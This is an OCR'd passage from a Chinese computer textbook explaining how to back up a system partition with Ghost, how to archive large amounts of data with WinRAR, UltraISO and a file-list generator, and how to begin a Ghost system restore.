


图 10.5 选择镜像文件存放的位置、输入文件名




图 10.6 单击 Fast 按钮开始备份

(6) 第 6 步：在图 10.6 中，给出 3 个选择。

No：表示终止压缩备份操作。

Fast：表示压缩比例小但是备份速度较快，一般情况推荐该操作。

High：表示压缩比例高但是备份速度很慢，如果不是经常执行备份与恢复操作，可选该操作。

单击 Fast 按钮，整个备份过程一般需要几分钟到十几分钟不等，具体时间与要备份分区的数据多少以及硬件速度等因素有关，备份完成后将提示操作已经完成，按 Enter 键后返回到 Ghost 程序主画面，要退出 Ghost，选择 Quit 按 Enter 键。

备份系统分区之后，就不需担心因试用某个软件或修改系统的某些参数导致系统崩溃。如果崩溃，也能迅速将系统恢复成原始状态，无须重新安装程序或系统。

10.2.2　大数据量备份技术简介

在实际生活中，电脑的资料是越来越多，如何管理大量的数据资料，是很多人要面对的难题。在实际工作中，可以采用以下方法备份大量的数据文档资料。工具如下。

- WINRAR 压缩软件的作用：较小文档资料压缩。
- UltraISO 软碟通的作用：光盘制作软件；读取光盘内容。
- LS 文件列表生成器。

方法步骤如下：

（1）首先使用 LS 文件列表生成器将备份文件生成目录，如图 10.7 所示，方便后期查询查看查找资料文档。软件使用方便，自定义生成文件列表形式。选择要生成列表的文件夹，设置“搜索此文件夹”、“搜索条件”、“输出文件格式”和“保存列表到”的内容，单击“开始”，生成目录，如图 10.8 所示。




图 10.7　LS 文件列表生成器备份文件生成目录




图 10.8　LS 文件列表生成器生成的目录文件




图 10.8（续）

（2）WinRAR 压缩软件对于小文件的保存备份很有帮助，发送邮件时打包压缩减少文件数量，但是对于大量的数据备份和读取显得力不从心、效率低。如果直接双击文件读取压缩包时间长，将文件释放到缓存空间然后打开，时间较长。如果全部解压文件到文件夹，将占用电脑硬盘空间，同时浪费时间。系统中安装 WinRAR 压缩软件后，直接右击文件，选择“添加压缩文件(A)…”，出现图 10.9 界面，设置后单击确定，即可生成压缩文件，如图 10.10 所示。



图 10.9　压缩文件设置界面




图 10.10　压缩后的文件

(3) 使用 UltraISO 软碟通制作光盘映像

UltraISO 软碟通是一款光盘映像 ISO 文件编辑制作工具，它可以图形化地进行光盘、硬盘制作和编辑 ISO 文件。

① 启动 UltraISO，如图 10.11 所示。



图 10.11　UltraISO 界面

② 打开 UltraISO 软碟通加载需要备份的文档，然后进行另存为 ISO 格式。在 UltraISO 界面左下角的“本地目录”里定位到桌面上的“交换机资料”文件夹，它里面的所有文件会在右下角显示，把要加入 ISO 镜像的所有文件选中后按住鼠标左键拖到右上角的区域，如图 10.12 所示。

③ 生成光盘映像，如图 10.13 所示，保存备份。单击“文件”菜单下的“保存”或“另存为”保存修改后的 ISO 镜像，如图 10.14 所示。UltraISO 软碟生成大量数据光盘映像速度较快，7G 左右资料 5～6 分钟便可生成。如果你的计算机配置较高，速度将会更快

一些。



图 10.12　加载需要备份的文档



图 10.13　生成光盘映像



图 10.14　已经生成的光盘映像一

④ 查找文档，读取资料。通过 UltraISO 软碟通或者 DAEMON_Tools 虚拟光驱，加载光盘映像，打开我们前期制定的文件列表，直接查找需要的信息即可。单击界面左上角的“打开”图标(或直接使用快捷键 Ctrl+O)；找到 ISO 文件所在路径，双击打开，如图 10.15 所示。



图 10.15　已经生成的光盘映像二

⑤ 提取文件选中想要的单个文件或多个文件提取到指定的文件夹即可，如图 10.16 所示。加载虚拟光驱，速度快，方便快捷。拷贝文档时比拷贝多个文档速度快、效率高。




图 10.16 提取文件

10.3 数据恢复技术

10.3.1 实践案例 10-2：操作系统恢复

以下以 Ghost 为例介绍操作系统的恢复方法。

(1) 第一步：在图 10.17 中，依次选择 Local—Partition—From Image(字体变白色，注意，一定不要选错)，然后按 Enter 键，显示如图 10.17 所示的画面。

